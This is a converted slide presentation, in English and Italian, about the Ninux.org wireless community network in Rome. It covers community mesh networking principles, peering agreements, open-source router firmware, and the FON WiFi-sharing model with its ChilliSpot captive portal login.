


**Ninux.org**



**Wireless  
Community  
Network**


<http://www.ninux.org>

## Traditional Network Infrastructure: commercial wireless access




- Big operators
  - GPRS→UMTS→HSDPA
  
- “small” WISP (wi-fi):
  - Not good business models
  - High costs, little profit

## Traditional Network Infrastructure: free wireless access




## Wireless Community Network: the new way!




- Users do not “access” the network, they “are” the network
- Users(= network nodes):
  - Volunteers
  - Citizens
  - Communities
  - Business
  - Municipality
- No “operator”
- Technology:
  - Today Mesh WiFi
  - Tomorrow?






# Network Neutrality

- The Network is a common good
  - Open: anyone can join
  - Free access
  - No third parties in the communication (operators)
  - Multi owned
  - New business models in a free market
  - Gives more value to a geographical area
- Looks like the beginning of the Internet !



## Rete come risorsa pubblica


- I nodi della rete sono privati
  - Ogni membro della comunità gestisce il suo nodo
- L'insieme dei nodi è la rete
  - Risorsa pubblica, comunitaria: bene comune
  - Rete libera ed aperta
- Come regolamentare l'uso della rete? La regolamentazione è drammaticamente indietro...
- Principi ispiratori → The Wireless commons manifesto
  - Non-Discriminatory Routing
  - Organic Growth
  - Mesh Networking
  - Distributed Ownership
  - Best Effort
  - End-to-End Connectivity
  - Fully Routable Addresses
  - Fault Isolation
  - Anonymous Access
  - Building Use and Generating Content
  - Responsibility



## Accordi concreti adottati dai membri delle reti comunitarie

- **Pico peering agreement (freifunk)**
  - Permette termini di utilizzo per servizi a valore aggiunto, purchè conformi a:
    - Libero transito sui nodi
    - Informazioni tecniche sul collegamento devono essere aperte e disponibili
    - Nessuna garanzia sul collegamento (best effort)
- **Wireless Commons license (guifi)**
  - Libertà di utilizzare la rete per ogni scopo a patto di non limitare la connettività e la libertà degli altri utenti.
  - Libertà di conoscere il funzionamento della rete e dei suoi componenti.
  - Libertà di utilizzare la rete per ogni tipo di comunicazione.
- **Free networks agreement**
- ...





# Roma: Ninux; TuscoloMesh

**Ninux Network Map - Mozilla Firefox**

File Modifica Visualizza Cronologia Segnalibri Strumenti ?

http://map.ninux.org/

HotMail gratuita Personalizzazione coll... Windows WindowsMedia

Google Ninux Cerca Segnalibri Ortografia Traduci Invia a Impostazioni

Ninux Network Map Guida di Google Maps

### Network Map

Collegamento a questa pagina

Mappa Satellite Ibrida

Benvenuto\*!

Benvenuto\* alla mappa della rete Ninux.org!

- [Cos'è Ninux.org?](#)
- [Come si usa questa mappa?](#)

Trova Indirizzo

Indirizzo, via e città, stato o codice postale:

Imposta

- Visualizza
- Visualizza potenziali
- Visualizza
- Visualizza Internet

Nodi

Untit

Completato

~30 nodi ninux +  
~10 nodi tuscolo

Appassionati,  
studenti, forte  
collegamento con  
università

sperimentazione  
tecnologie e  
soluzioni






# Ninux: snapshot



**Approccio:  
Tutto o quasi  
“fatto in casa”  
(antenne, etc)**





## Layer 8 - People

- Is not easy to explain to people what is a Wireless Community
  - People are confused about Internet
  - People are confused about Free Software
  - What is Wiki RSS Jabber torrent ... ??
  - If you are not selling something there is something wrong with you!
- Most people are willing to pay but now willing to learn
  - At least at the beginning
  - Not everyone is like this!
  - Cultural problem, not technological



- **Firmware open source basati su GNU/Linux e FreeBSD**
  - OpenWRT (anche usato da aziende commerciali, es. FON), pfSense, Pyramid Linux, Freifunk Firmware
  - Quasi tutti i prodotti commerciali end-user comunque partono da un firmware basato su linux
    - D-link, Linksys, mobimesh, ...
- **Sviluppati/mantenuti da comunità di Free Software**
  - Università, Linux User Groups, wireless communities (Freifunk, Ninux, ...)




- **Idea:**
  - ogni persona dotata di collegamento ad internet può condividerlo via wireless con altri membri della “comunità”
- Fon fornisce router wireless a basso costo a coloro che entrano a far parte della “comunità” FON
- eBay, Skype e Index Ventures e altri hanno investito 21 milioni di dollari in FON

# Espansione della rete FON



# Architettura della rete FON



## ■ Captive portal:

- Una volta connessi all'access point, qualunque pagina web si richiede, siamo reindirizzati ad una pagina nella quale dobbiamo scrivere le nostre credenziali di autenticazione
- Una volta autenticati, il captive portal abilita l'IP e il MAC address dell'utente a transitare attraverso il gateway



## ■ Captive portal utilizzato da FON: ChilliSpot


- open source captive portal/wireless LAN access point controller.
- supports web based login
- Authentication, authorization and accounting (AAA) is handled by a **radius** server.



The screenshot shows a Mozilla Firefox browser window titled "FON Login - Mozilla Firefox". The address bar contains the URL: `https://login.fon.com/cp/index.php?res=failed&uampip=192.168.182.16&uampport=`. The page content includes:


- A large orange "FREE fon TRIAL" logo.
- A message: "Either you have no time left in your credit or you have inserted an incorrect email address or password. Please try again".
- Two columns of options:
  - New User?**: "Get a 120 day free trial account to access the FON Community". Below this is a button with the text "★ FREE fon TRIAL ★".
  - Registered User?**: "If you already have an account, insert your username (email) and password to access the internet". Below this are input fields for "email" and "password", and a "log in" button.
- Additional text: "You have detected a FON Community WiFi connection" and "FON is a user Community where people share their internet connection through WiFi. If you register and share your WiFi connection, you will be able to share others' as well. It's that simple! Learn more about FON: website FON - Foros - Blog".
- A "log in" button.
- A link: "Problems logging in? Take a look at our [help](#)".
- Footer: "Completato" on the left and "login.fon.com" on the right.





